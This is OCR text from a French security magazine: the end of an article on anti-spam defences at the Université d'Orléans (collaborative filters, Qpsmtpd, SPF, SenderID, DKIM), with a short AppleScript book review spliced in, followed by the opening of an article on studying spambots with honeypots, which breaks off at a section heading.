Ensuite, si une machine présente en greylist tente d'envoyer un mail à l'adresse de spamtrap marketing@garnett.fr, alors elle est ajoutée dans la table PF **<spamd-greytrap>**, qui blacklist pendant 24h. Cette combinaison du spamtrap et du greylisting est appelée *greytrapping*.

4.2 Les systèmes collaboratifs

Nous allons étudier quatre systèmes collaboratifs : DCC, Razor, Pyzor et Dspam. Les trois premiers systèmes sont dits collaboratifs car l'antispam s'appuyant sur ces filtres peut remonter les spams reçus (le plus souvent sous forme d'empreintes) à un système central. La base ainsi constituée est ensuite interrogée par le client, par exemple, un SA disposant des trois modules sus-nommés, pour déterminer si le message en cours d'examen est un spam. Le principe est de compter combien de fois le système a vu passer le message en cours d'examen. Si la fréquence du message dépasse un certain seuil, le message est identifié comme « bulk mail », ou encore envoi massif, donc spam. Les différences entre les trois produits reposent sur :


- la licence ;
- le processus de collecte ;
- l'algorithme utilisé pour confronter le message examiné à la base de connaissance.

Pour Dspam, l'objectif est un peu différent. C'est un filtre bayésien dont la phase d'apprentissage est collaborative.

4.2.1 DCC

DCC (*Distributed Checksum Clearinghouse*) est distribué sous deux formes : libre (pour les particuliers et les sociétés dont l'activité n'a rien à voir avec l'analyse de flux de messagerie) et commerciale. Le client DCC remonte chaque message entrant au serveur, il ne cherche pas à déterminer si c'est un spam ou un ham. Il ne soumet pas une simple empreinte du message. Un traitement aussi simpliste ne résisterait pas aux altérations mineures (ajouts d'espaces, modification des liens publicitaires, etc.). Il fait d'abord une empreinte classique des sections suivantes du message : IP du MTA source, *Env_From*, *From*, Message-ID, le dernier champ *Received* et du corps.

LE GUIDE DE SURVIE : APPLESCRIPT



AppleScript a été conçu pour des utilisateurs n'ayant pas trop de connaissances en développement. Par conséquent, il utilise des commandes relativement proches du langage naturel anglais. Ainsi, le langage est généralement lisible par tous ceux qui maîtrisent un minimum l'anglais et modifiable par la plupart de ceux-ci. Néanmoins, cette syntaxe n'étant pas monnaie courante, elle risque malheureusement d'en décourager plus d'un.

Fort heureusement, cet ouvrage commence par nous faire découvrir les bases du langage AppleScript, sa syntaxe, ainsi que les outils de développement fournis gracieusement par Apple. Les auteurs nous expliquent, dans une seconde partie, comment il est possible de commander le système d'exploitation, mais également toute une série d'applications, à savoir : le carnet d'adresses, iCal, iChat, Mail, Safari, TextEdit, QuickTime, iPhoto, iTunes, sans oublier les applications telles que : iWork, Microsoft Office, Adobe CS et XPress.

Ce qui est d'autant plus pertinent au sein de ce livre, ce sont les nombreuses illustrations de code AppleScript. Celles-ci nous permettent de mieux appréhender le langage et ainsi de créer des scripts répondant à nos propres besoins.

Et comme si ça ne suffisait pas, les auteurs nous ajoutent une partie annexe téléchargeable depuis l'éditeur. Cette dernière décrit la prise en main de l'environnement de développement AppleScript Studio et la manière dont il faut s'y prendre pour piloter une application non scriptable.

Ce livre est indispensable pour toutes les personnes souhaitant prendre en main rapidement AppleScript. Il vous sera d'une grande utilité pour auditer les systèmes d'exploitation Mac OS, mais également pour améliorer au quotidien vos tâches personnelles.

K. A.

Auteurs : Jean-Philippe Moreux et Aurélien Gaymay

Editeur : Pearson Education

ISBN10 : 2744023434

ISBN13 : 9782744023439

Ensuite, il applique un algorithme de *fuzzy checksums*. La façon dont fonctionne cet algorithme n'est pas claire et peu (ou pas) documentée. De plus, il évolue pour s'adapter aux nouvelles formes de spams. L'idée principale est de ne prendre l'empreinte que des parties fixes du message. Par exemple, s'il commence par « cher nico@garnett.fr » et qu'il fait moins de 5 Ko, alors on prend l'empreinte de la seconde ligne et le checksum « Fuz1 » est ajouté dans la demande du client. Si le message pesait plus que 5 Ko, on ajouterait également à la demande un checksum « Fuz2 », qui serait l'empreinte de la 12e ligne.

La partie commerciale de DCC fournit aux clients une base de réputation. La réputation concerne un MTA, elle est calculée en faisant le rapport entre la quantité totale de messages envoyés et le nombre d'envois massifs détectés. Une réputation de 30% signifie que 30% du trafic du MTA concerne de l'envoi massif de messages.

4.2.2 Razor

Razor diffère de DCC au niveau de la collecte. L'utilisateur doit soumettre manuellement une empreinte du corps de ses spams via razor-report. En général on scripte plutôt derrière une adresse de spamtrap. La base de données distribuée Razor ne contient donc que des empreintes de spams (contrairement à DCC, qui lui, contient des e-mails sans assertions sur le fait que ce soient des spams ou des hams). Razor opère avec deux moteurs. Le premier, e4, opère sur des sous-sections de chaque composant MIME du message en calculant leur empreinte SHA1. Le second, e8, travaille sur les URL.

Le problème qui se pose immédiatement est la confiance que l'on doit accorder à chaque rapport. Ainsi, depuis la version 2, la soumission nécessite que l'utilisateur dispose d'une clé GPG pour signer ses rapports. En comparant les soumissions effectuées via chaque clé, Razor maintient une base de confiance de ses signatures (notées de 0 à 100). C'est à l'utilisateur de définir le seuil de confiance à partir duquel il veut travailler.

Razor est un projet libre. Cependant, la société Cloudmark fondée par Vipul Ved Prakash, inventeur de Razor, propose des produits et services basés sur celui-ci.

4.2.3 Pyzor

Pyzor est un projet totalement libre implémentant les principes de Razor et développé en Python. La principale différence par rapport à Razor est dans le processus de soumission. Pyzor n'utilise pas GNUPG (c'est-à-dire que les soumissions ne sont pas signées). Il n'implémente pas non plus de mécanismes de whitelist (liste d'adresses e-mail pour lesquelles le test n'est pas réalisé).

4.2.4 Dspam

Dspam est un logiciel libre constitué d'une bibliothèque (libdspam), de commandes et interfaces web afin d'offrir des filtres antispams adaptés à chaque utilisateur. Par ses filtres bayésiens, il est capable d'apprendre grâce aux *forwards* des utilisateurs à une adresse dédiée. Il stocke dans une base de

données les signatures des spams. Il fonctionne avec plusieurs types de bases de données (SQLite, Berkeley DB, MySQL, PostgreSQL, Oracle) et plusieurs MTA (Sendmail, Postfix, Exim4, etc.).

Il peut être installé comme passerelle MTA servant à filtrer les spams. Dans ce cas, il n'est plus nécessaire d'activer le filtrage bayésien côté SA.

4.3 Qsmtpd

Qsmtpd est un programme en Perl traitant la partie transaction SMTP (il ne s'occupe pas du tout des aspects livraison/relais). Dans Qsmtpd **[qsmtpd]**, il est dit qu'il est le mod_perl du mail. Les buts de ce projet sont multiples :

- s'intégrer facilement dans une infrastructure existante ;
- un système de plugins évolutifs pour filtrer les mails ;
- performance/disponibilité (il fonctionne nativement avec les daemontools de DJB, un fichier run est même fourni dans l'archive).

Le plus simple pour intégrer Qsmtpd est de l'installer en coupure du MTA réel. Dès lors, les mails vont devoir passer par ses plugins avant d'atteindre le MTA pour être livrés ou relayés. Les principaux plugins sont les suivants :

- `check_earlytalker` : identification des machines zombies qui parlent plus tôt qu'elles ne devraient lors de la session SMTP. Le nombre de faux positifs est zéro ;
- `check_spamhelo` : des contrôles sont faits sur l'argument de la commande `HELO`, tels que la propre IP du serveur, le propre nom de domaine DNS, etc. ;
- `dnsbl` : contient une liste de DNSBL à consulter ;
- `virus/*` : branche un antivirus sur Qsmtpd, on peut en chaîner plusieurs ;
- `ident/p0f` : prise d'empreinte passive de l'OS initiant la connexion vers Qsmtpd.

Qsmtpd est un outil très pratique pour mettre en place un filtrage antispam sur des systèmes de messagerie qui en étaient dépourvus. Il est assez *cutting-edge* sur l'implémentation des mécanismes antispams. Il a été le premier à intégrer SPF, URIBL (contrôle dans le corps du message des URL présentes pour confrontation avec une blacklist) ainsi que la méthode `early_talker`.

5 Les perspectives

5.1 SPF et SenderID

5.1.1 SPF

Comme le serveur expéditeur peut facilement se faire passer pour un nom de domaine usurpé, SPF (*Sender Policy Framework*) est une norme (RFC 4408) qui définit par un enregistrement DNS les adresses IP des serveurs autorisés à envoyer au nom du domaine par la commande `MAIL FROM` ou `HELO`. Lors d'une session SMTP, le serveur de réception vérifie par une requête DNS l'enregistrement TXT du domaine concerné.

Voici, par exemple, l'enregistrement SPF (type TXT) sur le DNS de l'Université d'Orléans :

```
univ-orleans.fr. IN TXT "v=spf1 mx ip4:194.167.30.1/24 -all"
```

Signification de la syntaxe [SPF] :

- `v` : version de SPF. Ce paramètre doit être à spf1 ;
- `ip4` : autorisation de la classe IPv4 à émettre ;
- `mx` : tous les serveurs mx du domaine sont autorisés ;
- `all` : toute autre machine est interdite.

5.1.2 SenderID

SenderID ressemble un peu à SPF du fait qu'il est aussi normalisé (RFC 4406) et définit par un enregistrement DNS les adresses IP des serveurs autorisés à envoyer au nom du domaine, mais diffère par les champs testés. Cette fois-ci, ce sont les champs *From*, *Sender*, *Resent-From* et *Resent-Sender* qui sont vérifiés lors d'une session SMTP, après une requête DNS de l'enregistrement TXT du domaine concerné. Ces 4 champs sont testés avec un algorithme PRA (*Purported Responsible Address*, dans la RFC 4407) conservant le premier en-tête non vide.

La syntaxe SenderID est pratiquement identique, seule diffère la version `v=spf2`.

On peut préciser le type de version suivant le champ que l'on veut tester :

```
"spf2.0/pra", "spf2.0/mfrom", or "spf2.0/mfrom,pra"
```

Microsoft pousse à son utilisation avec ses serveurs Exchange (Microsoft est à l'origine de ce protocole dérivé de SPF).

Les systèmes se basant sur une politique qualifiant tel ou tel émetteur en fonction de l'IP posent quand même un soucis en cas de redirection (*forward*) de messagerie. Si A envoie un message à B et que B a configuré une redirection vers C, C va interroger l'enregistrement SPF de A alors que c'est un MTA de B qui lui a envoyé le message. Ainsi, si on utilise un système antispam avec des scores, il est préférable de considérer ce genre de système comme du bonus (si c'est OK, on réduit le score de spam, sinon c'est 0).

5.2 DKIM

DKIM (*Domain Key Identified Mail*) est un mécanisme de signature d'e-mail utilisant la cryptographie asymétrique. Un couple clé privée/clé publique est généré pour chaque serveur habilité à envoyer des e-mails à d'autres domaines.

Un *milter* doit être installé sur le(s) MTA(s) émetteurs pour traiter les messages expédiés. Le milter crée une empreinte (SHA1 ou SHA256) composée du message et de quelques en-têtes. Il signe ensuite cette empreinte avec la clé privée. Les informations DKIM sont ajoutées au message :

```
DKIM-Signature: v=1 ; a=rsa-sha256 ; c=relaxed/relaxed; d=gmail.
com ; s=gamma; h=domainkey-signature:mime-version:received:in-
reply-to:references :date:message-id:subject:from:to:content-
type :content-transfer-encoding; bh=3oWIZBGzUitYn/
n2oMTvmRjjEkmxlu2Og36BfNxtM2s= ; b=hu5Bds8I/SATjHd2hhfm7hpkIWElRB2
AEUdepWVy849DURCspamzyq8RU+MAsLe54d0eAmpROxYT5Fp4zT0+SsAoIUmgYzgKKY
Jxl1t5gY9yzF+xapx25/1JGsRkzd8h9jL5ZgTQRJD3SeSNf8iMX+3/2KWGxs5NwN2oA
EW3Tic=
```

Le champ **DKIM-Signature** est décomposé en tags (en rouge dans l'exemple). Signification des tags :

- **v=** version de DKIM. Ce paramètre doit être à 1 ;
- **a=** algorithme de hachage utilisé pour la génération de la signature ;
- **c=** algorithmes de canonisation (séparés par un slash) appliqués respectivement aux en-têtes et au corps du message. On a deux algorithmes, simple et relaxed. Sans entrer dans les détails, « simple » prépare les données pour la signature en pratiquant des altérations (suppression de lignes blanches, passage de la casse en minuscule, etc.) plus légères que « relaxed » ;
- **d=** domaine DNS cible des demandes d'obtention de clé publique ;
- **s=** subdivision de l'espace de nommage défini par **d=** ;
- **h=** liste des en-têtes à signer ;
- **bh=** empreinte du message canonisé ;
- **b=** signature des en-têtes canonisés.

Une signature DKIM indique au destinataire qu'il va pouvoir vérifier plusieurs choses :

- l'e-mail est signé par un MTA habilité pour le domaine DNS de l'émetteur (ou du moins la clé publique associée est bien distribuée par le DNS) ;
- les en-têtes spécifiés par le tag **h=** du champ **DKIM-Signature** n'ont pas été modifiés entre le MTA signataire et le destinataire.

Conclusion

La lutte contre le spam doit suivre l'évolution des techniques utilisées par les spammeurs.

Ainsi, à l'Université d'Orléans, en 2005-2006, le *greylisting* suffisait pour éradiquer le spam.

Puis il a fallu ajouter du *blacklisting* et certaines règles Postfix pour améliorer le système antispam. Le marquage avec SA est venu compléter la panoplie.




Figure 7 : Lutte contre le spam à l'Université d'Orléans

En complément du filtrage local, on voit apparaître des filtres nationaux. Aux dernières JRES (Journées Réseaux de l'Enseignement Supérieur), le GIP (Groupement d'Intérêt Public), RENATER a présenté un antispam national **[renspam]**. Pour s'y attacher, les organismes devront le déclarer comme MX. Il devrait disposer de fonctions de délégation d'administration (mise à disposition des logs, administration décentralisée pour laisser aux établissements la maîtrise de règles spécifiques de filtrage, etc.). ■

REMERCIEMENTS

Nous remercions Pierre Debs et Jean-Baptiste Gouéré, maîtres de conférence au MAPMO, pour leurs explications sur Bayes. Nous remercions également Cédric Foll pour sa relecture extrêmement pédagogique et efficace.

RÉFÉRENCES

[amavis] : http://wiki.apache.org/spamassassin/IntegratedInPostfixWithAmavis

[bayes] : http://en.wikipedia.org/wiki/Bayesian_spam_filtering

[colo] : http://www.securityfocus.com/brief/855

[kerb] : http://blog.garnett.fr/?p=327

[obsdspamd] : http://www.unixgarden.com/index.php/administration-systeme/anti-spam-adaptable-et-performant-avec-openbsd-et-spamd

[plan4spam] : http://www.paulgraham.com/spam.html

[procmail] : http://wiki.apache.org/spamassassin/UsedViaProcmail

[smtpd] : http://www.oreillynet.com/pub/a/sysadmin/2005/09/15/qpsmtpd.html

[renspam] : https://2009.jres.org/planning_files/summary/html/37.htm

[spamd] : http://wiki.apache.org/spamassassin/IntegratedSpamdInPostfix

[SPF] : http://www.openspf.org

[sshbrute] : http://blog.garnett.fr/?p=4

[stunnel] : Tunnel et VPN légers. *MISC* n°10.



ÉTUDE DE SPAMBOTS AVEC DES HONEYPOTS

Thorsten Holz

mots-clés : HONEYPOT / SPAM / BOTNET / VIRUS / SPAMBOT

Avec l'augmentation des mesures de sécurité dans les services réseau, l'exploitation distante devient de plus en plus difficile. En conséquence, les attaquants se concentrent sur des vecteurs d'attaques plus fiables comme l'e-mail : les victimes sont infectées via des pièces jointes malicieuses ou par des liens conduisant sur des sites web malicieux. Ainsi, des méthodes de bloquage et de filtrage plus efficaces sont nécessaires.

Dans cet article, nous discuterons d'une approche **proactive** afin de récupérer directement les messages de spams en interagissant avec les contrôleurs du *botnet* de spam (*spambots*). Le principe est d'exécuter des spambots dans un environnement *honeypot* contrôlé et d'étudier leur activité, par exemple, la communication entre le bot et le serveur de contrôle (serveur C&C), ou les e-mails de spam en redirigeant les messages provenant du bot vers un serveur de mails sous notre contrôle. Avec cette approche, nous observons les spams **actuels** et obtenons une copie des messages les plus récents d'une manière très rapide et efficace. Avec ces informations, nous générons des **modèles** qui représentent une information concise de résumé du spam. Les données récupérées peuvent ensuite être utilisées pour améliorer les techniques de filtrage de spams actuelles et développer de nouvelles méthodes pour filtrer efficacement les e-mails.

1 Introduction

Ces dernières années, nous avons observé une mouvance sur la façon dont les attaquants opèrent pour compromettre des systèmes sur une plus grande échelle : au lieu de scanner aléatoirement et d'exploiter à distance des services réseau Windows standards, de plus en plus d'attaques utilisent des messages d'e-mails comme vecteur de propagation. Ces messages de spams contiennent soit une pièce jointe malicieuse, soit un lien vers une page web malicieuse pour compromettre les victimes en exploitant les applications clientes, comme les navigateurs web ou les produits Adobe **[11]**, **[12]**, **[24]**, **[25]**.

Les approches actuelles de détection de spam sont facilement **réactives** : en fournissant une grande collection d'e-mails récupérés depuis les boîtes e-mails d'utilisateurs ou de boîtes e-mails dédiées (que l'on appelle aussi *spamtraps*), les algorithmes extraient les caractéristiques de tous les messages pour les utiliser afin de distinguer les messages de spams du reste. Par exemple, en utilisant les modèles bayésiens **[2]**, **[21]** ou toute autre technique d'apprentissage automatique **[1]**. Une approche complémentaire est de générer une liste noire d'adresses IP qui sont connues pour être liées à des spammeurs. De telles *blacklists* peuvent par exemple être construites en extrayant les adresses IP des émetteurs de spams réapparaissant fréquemment **[5]**. Un autre exemple sont les URIBL (*Uniform Resource Identifier Blacklists* pour listes noires par identifiant de ressource unique). Ces listes contiennent les noms de domaines et les adresses IP qui apparaissent dans les URI, telles que les sites web mentionnés dans le corps des messages apparaissant plus qu'un seuil déterminé **[8]**. L'article sur la façon de combattre le spam parle plus en détail de toutes ces techniques.

Malheureusement, toutes ces approches ont pour inconvénient de nécessiter une collection de messages électroniques importante pour distinguer le vrai du faux. Dans cet article, nous parlerons de différentes techniques pour étudier le spam de manière plus **proactive** : au lieu d'attendre qu'il arrive dans les boîtes e-mails des utilisateurs ou dans les spamtraps pour ensuite décider si nous avons affaire à un spam ou non, nous interagissons directement avec les serveurs qui sont responsables d'envoyer les instructions aux spambots.

D'un côté, nous lançons des spambots dans un environnement de honeypot et récupérons tous les messages électroniques envoyés (similaire à l'idée de honeypot de **haute interaction**). De l'autre, nous pouvons implémenter des émulateurs qui ont le même comportement qu'un spambot typique sans envoyer un seul message de spam. Cette dernière approche est similaire à un honeypot de **basse interaction**, cela émule simplement le comportement d'un système spécifique.




Figure 1 : Aperçu schématique du spamming basé sur un SOCKS proxy inverse

Ces deux techniques nous permettent d'interférer directement avec un serveur de contrôle du botnet pour collecter tous les messages de spams envoyés à un botnet précis. Nous pouvons utiliser l'information récupérée dans les messages de spams reçus pour en apprendre plus sur les envois de spams actuels, en extrayant l'information pour améliorer les techniques de filtrage de spams, ou même extraire ce que l'on appelle les **modèles de spams**. Ces modèles décrivent la structure du message de spam envoyé par les robots et nous aident à comprendre ce que les attaquants fabriquent en ce moment même.

Un aspect important est de pouvoir récupérer les messages de spams dans les phases initiales du lancement de la campagne de spam. Cela nous permet de mieux comprendre l'écosystème des spammeurs et pourrait aussi, dans le futur, nous aider à générer de meilleures règles de filtrage automatique.

2 Aperçu des techiques de spams actuelles

Pour mieux comprendre les motivations de notre approche, nous passons en revue les stratégies classiques d'envoi de spams utilisées par les attaquants.

2.1 Techniques traditionnelles

La technique traditionnelle pour l'envoi de spams est le **spam direct** : un spammeur utilise un ensemble de machines sous son contrôle pour envoyer des spams à la personne ciblée directement. Ce comportement spécifique peut facilement être détecté par un FAI (il verra un nombre important de connexions sortantes en SMTP ou beaucoup de plaintes sur une même adresse IP), qui peut facilement fermer le compte du spammeur ou bloquer les requêtes SMTP suivantes.

Du coup, les spammeurs ont commencé à utiliser les **relais SMTP ouverts** pour envoyer des messages de spams **[5]**. L'idée principale est d'exploiter les serveurs de courriers électroniques mal configurés pour les utiliser et envoyer une grande série de spams : un spammeur doit scanner le réseau pour un tel relais ouvert et l'utiliser ensuite pour envoyer tous ses spams. Le relais ouvert envoie tous les e-mails aux destinataires voulus.

Cette technique était surtout utilisée par les spammeurs il y a quelques années, ainsi les techniques efficaces existent pour bloquer les spams envoyés via les relais ouverts, telles que les listes noires qui spécifient les relais ouverts comme SORBS. De plus, nous pouvons aussi utiliser des honeypots pour étudier cette race de spammeurs : un *proxypot* est un type de honeypot qui agit comme un relais ouvert **[13]**, **[22]**. Le pot de miel prétend offrir un relais ouvert, alors qu'il ne fait que logger tout le trafic entrant et n'envoie que très peu à aucune données. En faisant cela, un spammeur peut être piégé en pensant que les courriers de spams sont envoyés par ce « proxy ouvert » et nous récupérons les messages avec l'aide de ce honeypot.

Une technique semblable est aussi d'envoyer des spams à travers les **proxies ouverts** : le spammeur scanne le réseau pour les proxies ouverts (généralement les protocoles SOCKS v.4 ou v.5). Une fois que le proxy ouvert est trouvé, il utilise cette machine pour relayer les commandes SMTP vers le serveur de courrier du destinataire. Les proxies ouverts agissent ainsi comme un intermédiaire entre le spammeur et le serveur de courrier électronique, cachant de manière efficace sa véritable identité. Néanmoins, il existe plusieurs listes noires contenant les adresses IP des proxies ouverts actuels, qui permettent de bloquer les spammeurs en utilisant les proxies ouverts. Nous pouvons aussi utiliser le concept de proxypot pour étudier ce type de spammeurs : encore une fois, nous configurons un honeypot qui prétend être un proxy ouvert. Nous ne relayons évidemment pas le trafic entrant, mais nous renvoyons à l'attaquant un rapport qui indique que le relais s'est effectué avec succès. Si l'attaquant ne remarque pas l'interception, nous espionnons alors facilement l'opération de spam. Ces deux types d'approches par honeypots ont été utilisées dans le passé pour étudier les spammeurs et elles sont efficaces pour étudier leurs techniques.

2.2 Spamming basé sur un SOCKS proxy inverse

Pour contrer le succès des listes noires et des honeypots, les spammeurs emploient des machines compromises comme proxies : l'attaquant installe un proxy SOCKS sur la machine compromise et ensuite passe par ces proxies pour envoyer des commandes SMTP à destination du serveur de courrier (voir figure 1 pour une illustration). Puisque l'adresse IP du bot change fréquemment - par exemple à cause de redémarrages de la machine infectée ou d'autres effets DHCP - les listes noires ont beaucoup de mal pour maintenir à jour ces changements dynamiques.

Dans le but d'être plus efficaces, les attaquants ont inventé le concept de **spamming par proxy inverse [18]**. Le robot se connecte dans sa première phase au contrôleur et établit une connexion sur un proxy SOCKS inverse détenu par l'attaquant. Toutes les commandes SMTP sont alors relayées à travers ce tunnel depuis le contrôleur jusqu'au serveur de courrier. Le concept reste le même, son principal avantage étant que les bots s'annoncent au contrôleur dès qu'ils sont disponibles et sont utilisables immédiatement pour des campagnes de spam. En plus, cette approche a l'avantage fondamental que les bots sont derrière une passerelle NAT qui peut aussi être employée par le spammeur : ces machines ne sont généralement pas directement accessibles, rendant inapplicable le modèle par du spamming par proxy. Cependant, ces machines qui sont généralement des machines utilisateurs finaux profitant d'une connexion DSL, parce qu'elles utilisent une approche par proxy inverse, sont aussi utilisées à des fins de spamming. Encore une fois, dû à la nature dynamique de ces machines, les listes noires ne sont en général pas un moyen fiable de lister ces machines. En conclusion, les techniques par proxies inverses sont intéressantes du point de vue de l'attaquant, pour envoyer pléthore de spams.




Figure 2 : Aperçu schématique du spamming basé sur les modèles

2.3 Spamming par modèles

Une autre technique moderne utilisée par les spammeurs est le **spamming par modèles**, tel qu'illustré sur la figure 2. Au lieu de relayer les commandes SMTP à travers des machines compromises, l'attaquant envoie au bot un **modèle de spam** qui décrit la structure d'un message de spam à envoyer. De plus, l'attaquant envoie des metadonnées comme la liste des destinataires, une liste de sujets et une liste d'URL, qui sont utilisées pour remplir les variables du modèle. Les robots construisent ensuite un courrier basé sur ce modèle et ces metadonnées, et envoient le message généré aux cibles. Cela a pour effet de déplacer la gestion de la communication SMTP du serveur de contrôle vers les robots. De nos jours, cette technique est utilisée par la grande majorité des botnets de spams, comme Rustock, Robax, Cutwail et tout un tas d'autres **[15]**, **[16]**.

Une indication sur le fait que cette technique est largement utilisée par les spammeurs à été constatée par l'importante baisse de spams après que l'hébergeur web McColo ait été fermé en novembre 2008 **[17]**. Ce fournisseur se targue d'avoir aidé les spammeurs en hébergeant un tas de serveurs de contrôle utilisés pour du spam fondé sur les modèles **[16]**. De plus, McColo ne réagissait pas aux signalements d'abus (*abuse*) et fut aussi suspecté d'être un **hébergeur pare-balles**, c'est-à-dire un hébergeur qui tolère le contenu malicieux envoyé par ses clients. La figure 3 montre la moyenne de courriers de spams détectés par SpamCop, un important service de rapport de spams **[26]**. Quand le fournisseur McColo a été déconnecté le mardi 11 novembre 2008, la moyenne de spams détectés a diminué de plus de la moitié : avant l'arrêt, il y avait environ 25 spams par seconde détectés, tandis qu'ensuite, le nombre a diminué à 10 spams par seconde. Cette diminution est due au fait que les serveurs de contrôle soient situés dans le réseau de McColo et ne puissent plus être atteints par les robots, donc aucun spam n'était envoyé depuis les machines infectées. Des comportements similaires (bien que pas aussi importants) ont été observés quand d'autres serveurs de contrôle basés sur les modèles de spams ont été coupés du réseau. Par exemple, en novembre 2009, le botnet Ozdok/Mega-D a été coupé, tout comme les serveurs du botnet Letic, en Janvier 2010. Dans les deux cas, une diminution de l'activité de spam globale sur Internet a pu être constatée.




Figure 3 : Nombre de messages de spams reçus par SpamCop en novembre 2008 **[26]**

2.4 Autres techniques de spams

Nous avons aussi observé plusieurs autres techniques mises en œuvre par les spammeurs. Le plus remarquable reste l'emploi de service de webmails de différents fournisseurs : en première phase, le pilote du robot (*botmaster*) utilise les robots pour s'enregistrer automatiquement sur les comptes e-mails gratuits. Durant ce processus, les robots doivent souvent résoudre un CAPTCHA, qui est en place pour protéger les enregistrements automatiques **[23]**. Il est détourné par les robots vers une machine dédiée où des humains résolvent ces CAPTCHA **[19]**. Dans une deuxième phase, ces comptes créés automatiquement sont utilisés pour envoyer des spams, exploitant la confiance implicite de ces hébergeurs de webmails.

3 Étude des spambots avec des honeypots

3.1 Infrastructure pour une collection proactive de spams

Maintenant que nous comprenons comment les opérations de spams fonctionnent, nous introduisons une approche pour collectionner les messages de spams avec l'aide de honeypots en communiquant directement avec le serveur de contrôle du botnet de spam. Cette approche peut être utilisée pour étudier aussi bien les opérations de spams utilisant le proxy inverse que les modèles, et cela nous aide à activement « collectionner » les messages de spams. Cette information sert ensuite à améliorer les solutions de filtrage du spam et à étudier les spambots en détail.

3.1.1 Honeypots de haute interaction

